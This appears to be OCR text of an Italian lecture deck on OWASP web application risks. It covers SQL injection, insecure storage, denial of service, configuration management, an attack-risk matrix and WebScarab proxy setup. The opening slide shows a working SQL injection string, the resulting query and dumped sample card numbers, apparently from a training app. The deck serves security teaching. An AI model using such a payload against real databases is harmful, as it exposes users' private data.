
Enter an Account Number: ' or'a'='a Go!

```
SELECT * FROM user_data WHERE userid = '' or'a'='a'
```

userid	first_name	last_name	cc_number	cc_type
101	Joe	Blow	987654321	VISA
101	Joe	Blow	222200001111	MC
102	John	Doe	222200002222	MC
102	John	Doe	222200002222	AMEX
103	Jane	Plane	123456789	MC
103	Jane	Plane	333300003333	AMEX

A.6: SQL Injection (2)


- Mediante l'uso di tecniche sofisticate e' possibile ricostruire le tabelle del DataBase
- E' possibile alterare la base di dati in modo tale da non avere piu' dati consistenti



A7. Error Handling

Errori di debug visibili agli utenti

- Inc
- Inv
- Use



Personalizzare e gestire i messaggi di errore

A8. Insecure Storage

- Necessità di conservare informazioni riservate nel database oppure all'interno del file system.
  - Trattamento errato dei dati critici (cifratura errata)
  - Conservazione errata delle chiavi, dei certificati e delle password
  - Gestione impropria dei segreti in memoria
  - Inaffidabilità del generatore dei dati random
  - Cattiva scelta degli algoritmi di cifratura
  - Tentativo di creazione di un nuovo algoritmo
  - Errata implementazione del cambio di chiavi ed errate procedure di manutenzione dell'applicativo
- Semplificare (es: one way encryption invece che encryption)
- Usare librerie pubbliche di algoritmi crittografici

A9. Denial of Sevice

- Un attaccante può consumare le risorse di una applicazione web a tal punto da non permettere ai legittimi utenti di accedere e usare il servizio stesso
- Data una HTTP Request, una applicazione web non è in grado di discernere tra un attacco e il traffico ordinario (IPAddr non sufficiente).
- Es di Dos: ampiezza di banda, connessioni al DB, spazio su disco, utilizzo della CPU, della memoria, blocco account utente.
- Proteggersi è complesso:
  - test per controllare il numero di richieste per secondo che l'applicazione è in grado di gestire.
  - limitare al massimo il numero di risorse allocate per ogni singolo utente.
  - Non permetter chiamate a funzioni onerose dal punto di vista dell'effort da parte di utenti non autenticati

A10. Insecure Configuration Management

- È diffusa la pratica di non eliminare oggetti o codici sorgenti non più necessari per l'erogazione del servizio (ad es. vecchie versioni di codice o sorgenti di test) dai quali è spesso possibile ottenere informazioni critiche per il sistema.
- Vulnerabiltà note non corrette all'interno dei software installati nel server
- Vulnerabilità all'interno dei software installati nel server oppure configurazioni errate che permettono di eseguire attacchi del tipo directory traversal
- Presenza di contenuti non necessari quali pagine di defaut, backup di dati, script, applicazioni, file di configurazione e vecchie pagine web

A10. Insecure Configuration Management

- Esempi:
  - Attivazione di servizi non necessari inclusi sistemi di amministrazione remota e di content management
  - Presenza di account di default con password di default
  - Errata gestione dei messaggi di errore da parte dell'applicazione
  - Errata configurazione dei certificati SSL e dei settaggi relativi ai metodi di cifratura
  - Directory di default, ad es. di Ms IIS:
    - iisamples, msadc, iishelp, scripts, printers
- Come proteggersi:
  - Eliminare tutto ciò che non è necessario
  - Scanning e hardening preventivo del web server (Nessus, Nikto)

Attacchi/rischi

Possibili attacchi \ Relativi rischi	Attacchi rivolti all'utente	Attacchi rivolti al sistema	Bypass controllo accessi	Denial of Service	Immagine lesa	Manipolazione informazioni del DataBase	Falsa Autenticazione	Manipolazione dei parametri	Falsa transazione
Cross site scripting	X				X		X		X
Stealth Commanding		X				X			
SQL Injection		X				X		X	
Forceful site browsing		X	X						
Application DoS		X		X					
Buffer overflow		X		X					
Cookie poisoning		X				X	X	X	
HTML Form field manipulation		X						X	X
HTTP header manipulation		X						X	
URL manipulation		X						X	X
Brute Force		X					X		
Known vulnerabilities		X	X						
Bypass authentication method		X				X	X		X


OWASP Guide

- "Building secure web applications"
  - Diretta ad architetti, sviluppatori, auditor
  - Manuale per lo sviluppo ed il deploy di applicazioni web "sicure"
  - Argomenti trattati:
    - Capire di quanta sicurezza necessita l'applicazione
    - Linee guida: un insieme di principi di sicurezza ad alto livello
    - Architettura
    - Tipi di autenticazione e i comuni problemi
    - Data validation
    - Gestione delle sessioni: cookie e IDSessione
    - AC alle risorse
    - Uso ottimale della crittografia

Analisi di sicurezza di Web App


- Framework per il Web Application Vulnerability Assessment
- Strumento software (WebScarab)
  - HTTP Proxy locale
- Metodologia: documento PenTest Checklist
  - si propone come metodologia standard per condurre un *assessment* di una applicazione web. Descrive un criterio per la realizzazione di un *penetration test* e l'insieme dei controlli di sicurezza da verificare (la lista contiene attualmente una *checklist* di 47 elementi).

Web Scarab




Web Browser:

Set to use a local proxy on port 8008



WebScarab:

Listen on port 8008




Web Server

Listen on port 80

Client

Questions?



Bibliografia e sitografia :

- **OWASP Foundation** A Guide to Building Secure Web Applications. 2002 - "http://www.owasp.org/documentation/guide/guide_downloads.html"
- **OWASP Foundation** OWASP Web Application Penetration Checklist. 2004 - http://www.owasp.org/documentation/testing.html
- **OWASP Foundation** The Ten Most Critical Web Application Security Vulnerabilities. 2004 – traduzione in italiano: "http://www.owasp.org/international/ita.html"
- **OWASP Foundation Software**:
  - WebGoat – "http://www.owasp.org/software/webgoat.html"
  - WebScarab – "http://www.owasp.org/software/webscarab.html"
  - Stinger – http://www.owasp.org/software/validation/stinger.html
- OWASP-Italy:
  - http://www.owasp.org/local/italy.html